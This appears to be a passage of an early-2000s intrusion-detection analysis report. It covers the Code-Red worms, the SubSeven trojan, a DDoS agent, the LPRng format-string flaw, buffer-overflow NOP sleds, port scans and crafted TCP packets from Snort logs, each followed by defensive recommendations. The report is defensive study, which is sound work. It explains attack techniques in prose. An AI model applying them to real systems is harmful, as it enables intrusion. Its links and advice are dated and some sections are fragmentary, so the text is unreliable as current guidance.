On July 13th, Ryan Permeh and Marc Maiffret at eEye Digital Security received logs of attacks by the worm and worked through the night to disassemble and analyze the worm. They christened the worm "Code-Red" both because the highly caffeinated "Code Red" Mountain Dew fueled their efforts to understand the workings of the worm and because the worm defaces some web pages with the phrase "Hacked by Chinese". There is no evidence either supporting or refuting the involvement of Chinese hackers with the Code-Red worm.

The first version of the Code-Red worm caused very little damage. The worm did deface web pages on some machines with the phrase "Hacked by Chinese." Although the worm's attempts to spread itself consumed resources on infected machines and local area networks, it had little impact on global resources.

Code-Red version 2
Detailed information about Code-Red version 2 can be found at eEye (http://www.eeye.com/html/Research/Advisories/AL20010717.html) and silicon defense (http://www.silicondefense.com/cr/).
On July 19th, 2001 a random seed variant of the Code-Red worm (CRv2) began to infect hosts running unpatched versions of Microsoft's IIS webserver. The worm again spreads by probing random IP addresses and infecting all hosts vulnerable to the IIS exploit. Code-Red version 2 lacks the static seed found in the random number generator of Code-Red version 1. In contrast, Code-Red version 2 uses a random seed, so each infected computer tries to infect a different list of randomly generated IP addresses. This seemingly minor change had a major impact: more than 359,000 machines were infected with Code-Red version 2 in just fourteen hours.

Because Code-Red version 2 is identical to Code-Red version 1 in all respects except the seed for its random number generator, its only actual damage is the "Hacked by Chinese" message added to top level webpages on some hosts. However, Code-Red version 2 had a greater impact on global infrastructure due to the sheer volume of hosts infected and probes sent to infect new hosts. Code-Red version 2 also wreaked havoc on some additional devices with web interfaces, such as routers, switches, DSL modems, and printers. Although these devices were not infected with the worm, they either crashed or rebooted when an infected machine attempted to send them a copy of the worm.

CodeRedII
Detailed information about CodeRedII can be found at eEye (http://www.eeye.com/html/Research/Advisories/AL20010804.html) and SecurityFocus (http://aris.securityfocus.com/alerts/codered2/).
On August 4, 2001, an entirely new worm, CodeRedII began to exploit the buffer-overflow vulnerability in Microsoft's IIS webservers. Although the new worm is

completely unrelated to the original Code-Red worm, the source code of the worm contained the string "CodeRedII" which became the name of the new worm.

When this worm infects a new host, it first determines if the system has already been infected. If not, the worm initiates its propagation mechanism, sets up a "backdoor" into the infected machine, becomes dormant for a day, and then reboots the machine.

After rebooting the machine, the CodeRedII worm begins to spread. CodeRedII uses a more complex method of selecting hosts to probe than Code-Red. CodeRedII generates a random IP address and then applies a mask to produce the IP address to probe. The length of the mask determines the similarity between the IP address of the infected machine and the probed machine. The CodeRedII worm is much more dangerous than Code-Red because CodeRedII installs a mechanism for remote, root-level access to the infected machine. Unlike Code-Red, CodeRedII neither defaces web pages on infected machines nor launches a Denial-of-Service attack. However, the backdoor installed on the machine allows any code to be executed, so the machines could be used as zombies for future attacks (DoS or otherwise).

Security Recommendations

- The Code-Red version 1 worm is memory resident, so an infected machine can be disinfected by simply rebooting it.
  - However, once-rebooted, the machine is still vulnerable to repeat infection. Any machines infected by Code-Red version 1 and subsequently rebooted were likely to be reinfected, because each newly infected machine probes the same list of IP addresses in the same order.

- Like Code-Red version 1, Code-Red version 2 can be removed from a computer simply by rebooting it.
  - However, rebooting the machine does not prevent reinfection once the machine is online again.

- Unlike Code-Red, CodeRedII is not memory resident, so rebooting an infected machine does not eliminate CodeRedII.
  - A machine infected with CodeRedII must be patched to prevent reinfection and then the CodeRedII worm must be removed. A security patch for this vulnerability is available from Microsoft at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/topics/codealrt.asp
  - A tool that disinfects a computer infected with CodeRedII is also available: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=31878.
- Also, read the SANS FAQ on code red at http://www.incidents.org/react/code_red.php
- Follow the security recommendations from incident **#1** above.
- "Gartner recommends that enterprises hit by Code Red immediately investigate alternatives to IIS, including moving Web applications to Web server software from other vendors, such as iPlanet and Apache. Although these Web servers have required some security patches, they have much better security records than IIS and are not under active attack by the vast number of virus and worm writers. Gartner remains concerned that viruses and worms will continue to attack IIS until Microsoft has released a completely rewritten, thoroughly and publicly tested, new release of IIS." - http://www.gartner.com/DisplayDocument?doc_cd=101034

Description

Microsoft unveiled its long-awaited instant messaging software, MSN Messenger, which is the first such service to work seamlessly with a competing chat client. MSN Messenger will work with America Online's Instant Messenger, so you can chat with any of the 40 million registered users of AOL's service.

Instant messaging may be a handy and quick communications tool, but experts on the technology warn that it's also a security risk--vulnerable to eavesdropping and even physical tracking.

Security recommendations

- It is important to review your security policy/acceptable use policy.
  - While MSN IM Chat is not necessarily a destructive application, it does affect work productivity and can have a negative impact on network bandwidth and system storage.

  Also, bear in mind, that Internet Chat programs have (and still are) being used as covert communications channels. Data sent via this service bypasses any filtering

software and mail guards, which could lead to disclosure of information detrimental to your company and or national security.

- It is **strongly** recommended that communications of this type be blocked at the firewall and/or perimeter router.

```

Description

When the source and destination addresses are both outside of your network address assignments, then the IDS sensor should not have seen those packets. Since it has detected them, it is evidence that the host sending those packets is located within your network and is forging it's source address.

The question arises, "Is this being done knowingly by corporate personnel ?".

It is possible that the machine sending these packets has been compromised, and an attacker is using a program that crafts packets, and is using one of your hosts to attack others.

Since most of the traffic here is UDP, it is also very possible that a trojan or agent for a Distributed Denial of Service (DdoS) tool has been installed on this computer; and that the host is being activated remotely.

Security Recommendations

- Review corporate security policy / acceptable use policy for articles concerning the use of packet crafting software / general hacking software.
- If the policies do not contain such articles, have some written and included into the polices after having legal review of the new articles.
- Have all personnel read and sign acknowledgement of the new policies
- Continue to log alerts for this activity
- Monitor your router arp tables for IP addresses not in your network and record the associated MAC Address
- Monitor sendmail logs, router logs, and firewall logs for this MAC Address
- Use TCPDUMP to record packets from this MAC Address
- Program egress filters on your perimeter router and/or firewall to “drop” outbound packets whose source address is outside your network address assignment

Description

The alerts don't contain enough information to be especially helpful. However, port 55850 is an undocumented port, (being that no known programs use that port), which brings it up for discussion as activity on this port is anomalous. Further monitoring is recommended concerning this activity.

It is apparent from parsing the current SNORT ruleset (http://www.snort.org/rules.tar.gz) & the ruleset distributed with version 1.7) does not contain the rule used to generate this alert.

We started seeing this last Friday the 11th - packets flooding out of our network originating from 2 on-campus hosts and attacking a third off-campus by sending FIN packets to port 113. It became obvious that the packets were spoofed, however the

spoofed addresses were "correct" for the subnet and getting through the internal and external egress filters ! The port number varied - we also saw port 6667 used. It took us a few days to find this since we needed to get a sniffer on the same wire as one of the compromised machines in order to get a MAC address and trace it to the box. The signature that helped us find it was that the TCP sequence number was crafted and always identical (674719801)- it appears to be hardcoded in the binaries. Now we know that compromised boxes (Linux) are listening on port 55850 and have located a few others. You may want to get the word out on this one - it is quite nasty ! Attached is the whole kit - our initial analysis appears in the README.ANALYSIS file. Please contact me if you need any additional information.

http://archives.neohapsis.com/archives/incidents/2000-10/0136.html
MyServer is a little known DDOS agent that was running around late in the summer. It binds to UDP 55850, and the rootkit installs trojans of ls and ps, so you won't see it running. You WILL see it with netstat though. The rootkit and ddos tools are stored in "/lib/ "

Description

TCP port 515 is the Line Printer Spool port for most LINUX systems which has a missing format string argument in at least two calls to the syslog() function.

Missing format strings in function calls allow user-supplied arguments to be passed to a susceptible *snprintf() function call. Remote users with access to the printer port (port 515/tcp) may be able to pass format-string parameters that can overwrite arbitrary addresses in the printing service's address space. Such overwriting can cause segmentation violations leading to denial of printing services or to the execution of arbitrary code injected through other means into the memory segments of the printer service.

A remote user may be able to execute arbitrary code with elevated privileges. In addition, the printing service may be disrupted or disabled entirely.

Description

SubSeven is one of the most prolific trojans in the wild today. It has new versions being released quaterly if not faster in some cases. The package contains two or three programs. One of the files should be installed on a "server" machine. Once the server program is installed the client can take control over the infected computer. The client is a powerful "remote administration" tool. It has remote controlling abilities such as the ability to edit the server Windows registry file, flip the screen, change the desktop colours, restart Windows, play sounds, send messages, switch off the display, disable keyboard keys, hide the mouse cursor or the task-bar.

The client can also steal passwords and read keyboard keys pressed on the server since the last boot. The third program in the package is a utility that can be used to configure the server program. It is possible to patch the server with any executable so it looks as if a user received a valid file instead of the trojan. The server configuration program also configures the way the server is "installed". To install itself the server can use the Windows registry file.

It can also change the C:\WINDOWS\WIN.INI or C:\WINDOWS\SYSTEM.INI files so that the server runs on starting Windows.

Security recommendations

Note:

First check with your corporate legal council regarding compromised systems. You may need to preserve the data for possible law enforcement activities.

- Use NESSUS & SARA to scan all hosts for possible Trojan vulnerabilities
- Visit each machine & use available programs / procedures to rid system of trojan software
- Program your perimeter router and/or firewall to block incoming activity to known trojan ports
- Program egress filters on your perimeter routers and/or firewall to block outgoing activity to known trojan ports

For further information, please read:

Description

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information.

The Intel x86 instruction set contains a command called No Operation (NoOp [hex 0x90]). This command is seen in many buffer overflow programs, as the programmer does not always know where the end of the stack is after overflowing the buffer of the vulnerable service. So, to make life easier for the attacker, he programs his code with what has been termed a "nop sled" (aka noop sled). This way, when the attacked program returns data from the stack, it gets a string of NoOps and does nothing until it reaches the beginning of the attacker's code. Thus, many buffer overflow exploits can be detected by an IDS by searching for the so-called nop sled.

Security Recommendations

Note:

First check with your corporate legal council regarding compromised systems. You may need to preserve the data for possible law enforcement activities

- Run NESSUS & SARA to check all hosts for services with known buffer overflow vulnerabilities
- Both programs give a report with links to manufacturers web pages where current patches can be found.
- Apply patches as appropriate

For further information, please read:

- Buffer Overflow in Some Implementations of IMAP Servers - http://www.cert.org/advisories/CA-1998-09.html

11. Portscans

While portscans are not destructive in themselves, they are harbingers of problems to come. Portscans can also consume large amounts of bandwidth and man-hours for analysis. The following analysis breaks port scans into two major areas: *In-Bound* and *Out-Bound*. The distinction here is that in-bound portscans represent intruders looking for susceptable hosts and/or services within your organization to be attacked later; while out-bound portscans represent hosts within your organization outwardly probing hosts at other internet sites.

In-Bound Portscans


UDP Scans

In-Bound UDP scans usually target ports that are not normally used. If a system is "live", it will respond the originator with an ICMP "Port Unreachable message". The attacker utilizes these returned error packets to "map" your network without using ICMP Echo Request packets (PING) which is normally blocked by a perimeter router and/or firewall.

The impact of such can become quite severe, as the following graph shows:



As you can see, the triggered ICMP messages outbound in response to inbound scanning is nearly equal to the amount of incoming traffic. With a large enough inbound scan, an attacker can trigger enough traffic within your network to significantly impede the normal operations of your network.

Port 6970 Real Audio / Apple Quicktime

http://www.cyber.ust.hk/handbook4/03b_hb4.html

Real Audio is a service that allows users to listen to music or news encoded in RealAudio format. More precisely, with a real audio client, the RealAudio Player, users can listen to the sound file stored on the RealAudio server in RealAudio format transported across the network using its channel. Whereas RealVideo is a service developed for providing video across the network using the same transport channel as Real Audio.

Characteristics of RealAudio and RealVideo services:

- Protocol used: TCP/IP, UDP/IP
- Server port used: 7070 (TCP control channel)
- 6970 - 7170 (UDP data channels)
- Client port(s) used: > 1023
- Channel is setup by the outgoing control connection on TCP port 7070

While this port is used for Real Audio & Apple quicktime, it is not a server port. Therefore, inbound scanning of this port is probably an attempt at network mapping. The use of these services during normal working hours can put quite a burden on network resources. You may want to disallow their use and block accordingly at the perimeter router and/or firewall.

Port UDP 6972 (real audio)

Correlations

See above

Port udp 0

Correlations

http://people.atl.mediaone.net/jacopeland/probe4_5.html

I have now seen 3 UDP port 0 probes, and had another UDP port 0 probe reported from Kansas. These probes use a single UDP packet, two bytes of data (ascii zeroes). They stimulate the ICMP Destination_Unreachable-Port Packets.

Commonly used to help determine the operating system. This works because on some systems, port 0 is "invalid" and will generate a different response when you connect to it vs. a normal closed port. One typical scan uses a destination IP address of 0.0.0.0 and sets the ACK bit, with broadcast at the Ethernet layer. Therefore, any probing of this port should be considered malicious and blocked at the perimeter router and/or firewall.

Port UDP 1050 nlock manager / trojan minicommand 1.2

Correlations

http://www.sans.org/y2k/ports.htm

port	Known trojan
1050	minicommand 1.2

There is a reported trojan on tcp port 1050, although the SANS document doesn't specify tcp or udp; there is no published service utilizing udp port 1050. Scanning to this port is most likely an attempt at network mapping, where the intruder hopes to receive an ICMP error packet to confirm or deny the presence of a host at the targeted address.

Port UDP 4575

Correlations

None

This port is not assigned by the IANA, nor can any reference as to it's legitimate use can be found at this time. Recommend monitoring activity to/from this port to see if any internal machines respond. Otherwise block at the perimeter router and/or firewall.

SYN Scans

The significance of SYN scanning is to identify hosts that have vulnerable services running. The most common SYN scan is for tcp port 21, otherwise known for File Transfer Protocol (FTP). In the last year or so, many FTP servers have been found to have buffer overflow vulnerabilities (CVE-1999-0017, CVE-1999-0075, CVE-1999-0080, CVE-1999-0082, … CVE-2001-0335). There are of course too many vulnerabilities in the Microsoft IIS Web server to list individually, which is why there are numerous scans for tcp port 80.

SYN/FIN scans and other variations of incorrect tcp flags are used by "crafted packet" scanners to deduce the version of Operating System. Depending upon the type of response the targeted host sends back, the attacker can correlate the response to known behavior and thus determine the OS type. By doing so through the use of scanning techniques, the intruder hopes to identify vulnerable OS's and hosts to attack.

Port 21 FTP

Correlations

http://archives.neohapsis.com/archives/incidents/2000-11/0039.html

I am noticing what must be a HUGE FTP scan going on, as two completely unrelated networks saw the same thing about an 10 hours apart.

CERT and CVE list multiple vulnerabilities with FTP. Scans for this port are usually looking for hosts offering FTP server. SYN/FIN and other anomalously crafted packets can also be directed to tcp port 21 in an attempt to fingerprint the OS of the targeted host. Recommend blocking inbound FTP to all but the designated hosts that provide FTP service to the general public. Also recommend the use of TCPWrappers for the FTP service, or even the use of Secure Copy (SCP) which provides a more secure version of FTP that also encrypts the password verification.

Sun RPC PortMapper/RPCBIND. Access to portmapper is the first step in scanning a system looking for all the RPC services enabled, such as rpc.mountd, NFS, rpc.statd, rpc.csmd, rpc.ttybd, amd, etc. If the intruder finds the appropriate service enabled, s/he will then run an exploit against the port where the service is running. There should almost never be a reason to offer RPC services to the general public. If you must do so, configure those services to use TCPWrappers and/or place the hosts that provide those services onto your DMZ network. Block all other inbound RPC traffic at the perimeter router and/or firewall.

TCP port 515

Correlations

http://www.sans.org/y2k/113000.htm

Handler on Duty: Matt Fearnow

>(Security@auckland)

>On Sun 26 Nov 2000 at 00:25 (UTC) we detected a scan of tcp-515 ports in part of our network. This incident appears to have originated from 24.104.6.26. This scan probed *many* thousands of addresses in out /16 address space. Later (Sun 26 Nov 2000 at 13:16 (UTC)) we saw a scan of telnet (tcp 23) ports right across our /16 address space. Either some third party has compromised

24.104.6.26 and is now using it to attack others sites or a legitimate users of 24.104.6.26 are engaging in practices that are not condoned under most company or ISP acceptable use policies.
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.3.95.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.2.66.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.3.101.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.3.104.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.2.81.515
26 Nov 00 13:25:42 tcp 24.104.6.26.25178 -> 130.216.2.82.515

A popular replacement software package to the BSD lpd printing service called LPRng contains at least one software defect, known as a "format string vulnerability" which may allow remote users to execute arbitrary code on vulnerable systems. There should be no reason to allow users on the Internet to print to your internal printers… Therefore, recommend blocking all inbound access to tcp port 515 at the perimeter router and/or firewall.

This is a protocol that runs on many machines, and identifies the user of a TCP connection. In standard usage this reveals a lot of information about a machine that hackers can exploit. However, it used by many services for logging, especially FTP, POP, IMAP, SMTP, and IRC servers.

The AUTH protocol, as implemented by the identd daemon on many systems passes addressing information as part of the protocol. As such, it is incompatible with NAT without an ALG. With the exception of IRC, many environments do not really need support of this protocol, however NAT implementations should answer TCP SYN packets for this protocol, and immediately close out the connection. This will satisfy SMTP and HTTP servers which use the AUTH protocol if available but which will give up if the connection is closed. Discarding packets will result in the SMTP or HTTP server waiting a timeout period before proceeding.

Port tcp 25 SMTP

Correlations

No correlating traces available at this time

Spammers are looking for SMTP servers that allow them to "relay" spam. Since spammers keep getting their accounts shut down, they use dial-ups to connect to high bandwidth e-mail servers, and then send a single message to the relay with multiple

addresses. The relay then forwards to all the victims. SMTP servers (esp. `sendmail`) are one of the favorite ways to break into systems because they must be exposed to the Internet as a whole and e-mail routing is complex (complexity + exposure = vulnerability).

KaZaA file sharing is another peer-to-peer establishment similar to gnutella. The security implications are that data can be moved into and out of your organization without being logged or verified against corporate policy for information dissemination. Trojan applications can also be installed over these "covert" channels, thus bypassing any corporate anti-virus applications. It is ***strongly*** recommended that this service be blocked at the perimeter router and/or firewall.

Security Recommendations

- Program egress filters at the perimeter router and/or firewall to block outbound ICMP messages
  - This prevents the attacker from "mapping" your network via ICMP error messages.
- Identify which machines within your organization are allowed to provide services such as FTP, Telnet, Web, etc. to the general public and block access to all others from outside access (either at the perimeter router or firewall).
- Continue to monitor your network for signs of scanning and record IP addresses for future reference.
  - You might even ping & traceroute these addresses. This sometimes has the effect of alerting the intruder that you are aware of his/her activities and may even dissuade him/her from continued activity.

- Identify services, such as KaZaA, that you may not want any hosts within your organization to provide the general public and block those ports at the firewall and/or perimeter router.
  - This would also have the affect of blocking those scans from entering your network and thus lowering the congestion of your internal network.

Be aware that the only way to prevent scanning of your network is to completely disconnect from the Internet. Since this is usually not a feasible alternative, you must practice diligence in monitoring scanning activity and block what you can without impairing your employees and/or customers from acceptable utilization of your network.


Outbound scanning from internal hosts can be generated by users using P2P programs, (gnutella, KaZaA, napster), internet games, and by compromised systems being used by intruders to look for other susceptible hosts. It is incumbent upon modern corporations to limit the amount of this activity. You will want to investigate the hosts perpetrating this traffic for signs of intrusion. If these hosts have been compromised, then you'll want to take appropriate action to cleanse them. For those hosts perpetrating outbound scans due to employee instigation, you'll need to make them aware of corporate acceptable use policies as regards to this type of activity.

The amount of traffic generated by outbound scanning is staggering. As the following graph indicates, outbound scanning accounts for approximately 73% of all scanning detected by your IDS.



Port udp 137 --- WINS Registration

NetBIOS requests to UDP port 137 are the most common item you will see in your firewall reject logs. This comes about from a *feature* in Microsoft's Windows: when a program resolves an **IP address** into a **name**, it *may* send a NetBIOS query to IP address. This is part of the *background radiation* of a network with hosts running Microsoft operating systems. Note that you will see NetBIOS scans, such as from hackers running the *Legion* NetBIOS scanner or other scanners. In this case, you'll likely see a scan of an entire address range. The important thing to remember is that few NetBIOS packets are from hostile intent.

Port udp 28800 --- Network Gaming

At first, I thought I was the victim of some sort of nefarious ddos attack, but a little research revealed a lot of web hits to MSN.com, and the following on an MS support page: "To play games on the MSN Gaming Zone through a network firewall or proxy server, the following requirements must be met:Your network administrator must configure the firewall or proxy server to allow the games to pass information

through the proxy server or firewall. The following TCP ports on the firewall must be open: "6667, 28800 - 29000"

Internet gaming may not represent a security threat itself, there being no reported incidents at this time. However, it's use consumes large amounts of bandwidth, and employee's time. Your corporate acceptable use policies should address this problem.

For further information, please read "*What Are Some Of The Signs Of Internet Gaming"* - http://www.incidents.org/detect/gaming.php

http://www.goznet.co.uk/diary/2001/jun2001.html

4 June 2001

Installed ZoneAlarm personal firewall software this evening, on the advice of a number of people. Only one warning message so far, though:

The firewall has blocked Internet access to your computer (UDP Port 13139) from 62.158.84.12 (UDP Port 13139).

Time: 04/06/01 20:54:00

Almost certainly not malicious, Zone Labs advise, but I've got my eye on you, p3E9E540C.dip.t-dialin.net, whoever you might be...

http://www.gamespyarcade.com/support/firewalls.shtml

If you are behind a firewall and are able to change its settings, Arcade needs the following ports open in order to function (more ports might also be necessary in order to run certain games). Unless specified otherwise, the TCP ports are:

- 6667 (IRC)
- 80 (HTTP)
- 3783 (Voice Chat Port)
- 27900 (Master Server UDP Heartbeat)
- 28900 (Master Server List Request)
- 29900 (GP Connection Manager)
- 29901 (GP Search Manager)
- **13139** (Custom UDP Pings)

Here we have yet another scan for other internet gamers on a different port, with what appears to be a different program. It would be advisable to use tcpdump to capture packets from this port and other "game" ports to verify if this is indeed gaming activity. If it is, then the perpetrators should be made aware of corporate acceptable use policies that relate to this unprofessional activity. Egress filtering is also another viable action to be taken.

Port udp 6112 --- BattleNet Game

Correlations

http://www.nat32.com/htm/umap.htm

Games which use Battle Net often require that the source port number of UDP packets be preserved. Such games usually use the same source and destination port number (6112).

For further information, please read "*What Are Some Of The Signs Of Internet Gaming"* - http://www.incidents.org/detect/gaming.php

Security Recommendations

- Review corporate acceptable use policies regarding the use of Peer-to-Peer file sharing programs and Internet gaming.
- Program egress filters at your perimeter router and/or firewall to prevent outbound traffic to known P2P & Internet game ports.
- Review scan logs for signs of compromised systems
- Use SARA & NESSUS system scanners periodically to review internal hosts for signs of intrusion & installation of unacceptable network programs
- Review the CERT document "Intruder Detection Checklist" - http://www.cert.org/tech_tips/intruder_detection_checklist.html
- Review the CERT documents for the OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation) self-directed risk evaluations that
  - puts organizations in charge
  - balances critical information assets, business needs, threats, and vulnerabilities
  - measures the organization against known or accepted good security practices
- Review "Best Practices" policies to develop your corporate security posture

Port tcp 6346 & tcp 6347 Gnutella

Gnutella file sharing is another peer-to-peer (P2P) establishment similar to napster. The security implications are that data can be moved into and out of your organization without being logged or verified against corporate policy for information dissemination. Trojan applications can also be installed over these “covert” channels, as exemplified by the mandragore worm, thus bypassing any corporate anti-virus applications. It is ***strongly*** recommended that this service be blocked at the perimeter router and/or firewall.

Port tcp 6699 Napster

Correlations

http://www.sans.org/y2k/030201.htm

Handler on Duty: Matt Fearnow
While wading through the access-list logs I noticed someone had hit port 6699 on the outside interface of the router with the majority of our access-list filters. Anyone know what they might be attempting here? All times are Pacific Standard time, NTP sync'd.

Feb 22 14:33:26 denied tcp 142.165.37.204(1150) -> 216.1.183.169(6699), 1 packet
Feb 22 14:38:55 denied tcp 142.165.37.204(1150) -> 216.1.183.169(6699), 3 packets

(Matt Fearnow) - Brent, This is used for Napster.

Peer to Peer (P2P) applications such as KaZaA, gnutella, and napster are security risks due the ability to transfer files outside of corporate policies for information dissemination as well the ability for viruses and other trojan applications to be passed without being stopped by a corporate virus checking program. The use of these applications can also consume large quantities of bandwidth, thus impacting your company's use of it's Internet connection.

If your corporation doesn't address the use of these types of programs in it's acceptable use policies, they should be reviewed for inclusion. It is recommended that the use of these programs be disallowed and egress filtering be used to block outgoing traffic.

Port tcp 25 --- Sendmail

Correlations

No correlating traces available at this time

While SMTP is an acceptable protocol to be found in a corporate network, scanning for hosts that provide SMTP services should not be considered legitimate traffic. The sendmail application has builtin methods for discovering the locations of other SMTP servers for which it needs to deliver mail to. Therefore, there should be no need of scanning for such servers. Scanning activity should be monitored and the users perpetrating such scans should be made aware of the unacceptability of these actions. It is also recommended that internal hosts perpetrating these scans be investigated for signs of intrusion, as intruders could be using compromised systems within your network to scan other networks.

12. Out Of Spec Packets

Description

Out of Spec packets are those packets that do not conform to the rules for TCP/IP packet construction. The presence of these types of packets usually represents intentional malicious use of the network services. The most common occurrence of OOS packets is found in scanning techniques used to identify the operating system of targeted hosts. This is done in an attempt to discern the OS type without using failed login attempts on the targeted hosts, which usually leaves traces in the system logs of the targeted hosts. For those corporations not using an IDS system (or not properly monitoring an installed system), the intruder's use of these packets will go unrecognized, thus not alerting your security staff to the possibility of upcoming attempts to compromise host systems within your network.

Note: It would appear from analysis of the types of packets that appear in the SNORT OOS logs are only those packets with illegal combinations of TCP flags. At least, those were the only ones to be found in the 5 days of data that I analyzed… It may be that one can write a SNORT rule to capture packets whose length does not match with the declared value in the IP header, or those whose checksums fail, etc.

Examples of OOS Packets

Sept. 04, 2001

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/04-09:52:09.875076 198.186.202.147:59459 -> MY.NET.253.53:113
TCP TTL:47 TOS:0x0 ID:14425  DF
21S***** Seq: 0xF8B4140D   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 107949140 0 EOL EOL EOL EOL
```

What makes this packet Out of Spec ?

The use of the reserved bits in conjunction with the SYN bit.

Scan logs show:

Sep 4 09:54:09 198.186.202.147:59459 -> MY.NET.253.53:113 SYN 21S***** RESERVEDBITS

Alert Logs show:

Sep 4 09:54:09 198.186.202.147:59459 -> MY.NET.253.53:113 SYN 21S***** RESERVEDBITS

By comparing the data in all 3 logs, we can see that the intruder has sent a crafted packet to target host MY.NET.253.53 in an attempt to discern the type of operating system it is using.

The program Queso was developed for this purpose. Queso can be used as an independent program or as a component of the NESSUS vulnerability scanner.

Sept. 05, 2001

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/05-11:02:10.475440 151.38.84.194:27960 -> MY.NET.235.94:27970
TCP TTL:113 TOS:0x0 ID:18922  DF
*1SFR*** Seq: 0x3997B8   Ack: 0xF6100000   Win: 0xF08
TCP Options => EOL EOL EOL EOL EOL EOL SackOK NOP NOP TS: 0 0 EOL EOL EOL EOL
```

What makes this packet Out of Spec ?

The use of the TCP flags SYN, FIN, and RESET in the same packet. A packet sent to close a connection would normally contain an ACK & a FIN bit set as part of the 4-way disconnect procedure for a conventional close of session. A packet could alos contain a RESET bit if the packet is in reply to an unsolicited SYN packet.

Review of the Alert log show:

09/05-11:16:08.876972 [**] spp_portscan: PORTSCAN DETECTED from 151.38.84.194 (STEALTH) [**]

Review of the Scan log shows:

Sep 5 11:02:20 151.38.84.194:27960 -> MY.NET.235.94:27970 NOACK *1SFR*** RESERVEDBITS

This would indicate that the intruder is using the program NMAP, or some other such port scanner, that is sending the crafted packet in an attempt to do a “stealth” scan of your network.

The purpose of the stealth scan is to determine if a host exists at the targeted address without sending an ICMP Echo_Request packet, which is blocked by most firewalls.

```

What makes this packet Out of Spec ?

The use the SYN, FIN, RESET, & ACK in the same packet.

Normal combinations could be Reset
Fin Ack
Syn Ack

Review of the Scan log shows:

Sep 7 05:13:33 62.59.16.17:18245 -> MY.NET.222.74:21536 INVALIDACK 2*SFR*AU RESERVEDBITS

Review of the Alert log shows:

There were no log entries for the source IP address

This packet was most likely another attempt by NMAP to identify the type of Operating System installed on the targeted host.

The results of an ARIN Whois search:
European Regional Internet Registry/RIPE NCC (NETBLK-RIPE-C3)
These addresses have been further assigned to European users. Contact info can be found in the RIPE database, via the WHOIS and TELNET servers at whois.ripe.net, and at

```

What makes this packet Out of Spec ?

The use of the Syn, Fin, Reset, Push, Reset, & Urgent TCP flags all in the same packet. This type of crafted packet is indicative of NMAP performing an OS query against the targeted host.

Review of the Alert log shows:

Analysis Methodology for Section 3

To bound the problem, I manually viewed the files to get a sense of the magnitude of the data and to view what types of information was to be fond in the log files supplied.

I then used simple UNIX commands to parse the data into manageable chunks, from which to begin analyzing. (I chose to use simple UNIX commands over the use of PERL, so as to be able to clearly show the relationships of the data being culled from the logs… While PERL could perform the tasks more quickly, and with more fidelity, the commands with which to do so would have obscured the methodology… Hence, I used normal UNIX command line utilities, so that someone who is not adept at arcane PERL functions could follow the logic, and possibly use it as a starting point for their own analysis methodology.)
